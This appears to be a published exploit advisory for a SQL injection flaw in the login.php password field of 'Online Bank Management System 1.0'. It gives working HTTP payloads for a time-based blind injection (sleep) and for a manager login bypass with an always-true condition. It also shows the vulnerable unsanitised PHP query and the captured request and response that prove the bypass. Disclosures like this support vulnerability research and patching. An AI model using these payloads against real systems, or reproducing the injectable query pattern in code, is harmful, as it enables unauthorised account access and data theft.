Online Bank Management System - login.php 'password' SQL inject

Exploit Title: Online Bank Management System - login.php 'password' SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15373/online-banking-management-system-php-free-source-code.html

Software Link:https://www.sourcecodester.com/download-code?nid=15373&title=Online+Bank+Management+System+in+PHP+Free+Source+Code

Version: Online Bank Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Online Bank Management System does not filter the content correctly at the "login.php/password" parameter, resulting in the generation of SQL injection.

Payload used:

```
Host: 192.168.67.14:8089
Content-Length: 95
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.14:8089
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.67.14:8089/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

email=manager%40manager.com&password=1'and 1=2 union select 1,sleep(10),3,4,5 --
+&managerLogin=
```


Proof of Concept

1、Grab the package at the login and find that the login program is in login php

2、Looking at the source code, it is found that the password field is directly brought into the SQL statement query without filtering


```php
if (isset($_POST['managerLogin']))
{
  $error = "";
    $user = $_POST['email'];
    $pass = $_POST['password'];

    $result = $con->query("select * from login where email='$user' AND password='$pass' AND type='manager'");
    if($result->num_rows>0)
    {
      $data = $result->fetch_assoc();
      $_SESSION['managerId']=$data['id'];
      //$_SESSION['user'] = $data;
      header('location:mindex.php');
     }
    else
    {
      $error = "<div class='alert alert-warning text-center rounded-0'>Username or password wrong try again!</div>";
    }
```

3、Use payload "sleep (10)" for blind SQL injection.It is found that the time blind injection is successful



4、We can also construct a payload for universal password login

payload: `email=manager%40manager.com&password=1'or '1'='1&managerLogin=`



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
52	http://192.168.67.14:8089	GET	/mindex.php			200	5932	HTML	php	Banking			192.168.67.14
51	http://192.168.67.14:8089	POST	/login.php	✓		302	3969	HTML	php	Banking			192.168.67.14

Request

Pretty Raw Hex \n

```
1  POST /login.php HTTP/1.1
2  Host: 192.168.67.14:8089
3  Content-Length: 72
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.67.14:8089
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.67.14:8089/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: PHPSESSID=3fd6gf7a23dtf98p5b7769nlff
14 Connection: close
15
16 email=manager%40manager.com&password=1%27or+%271%27%3D%271&managerLogin
   =
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 302 Found
2  Date: Wed, 15 Jun 2022 02:13:08 GMT
3  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_
4  X-Powered-By: PHP/7.2.9
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  location: mindex.php
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11 Content-Length: 3589
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <title>
         Banking
       </title>
17     <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css
18     <link rel="stylesheet" type="text/css" href="css/custom.css">
19     <link rel="stylesheet" type="text/css" href="font-awesome/css/font
20     <script src='js/jquery-3.2.1.min.js'>
       </script>
21     <script src='js/popper.min.js'>
       </script>
22     <script src='js/bootstrap.min.js'>
       </script>
```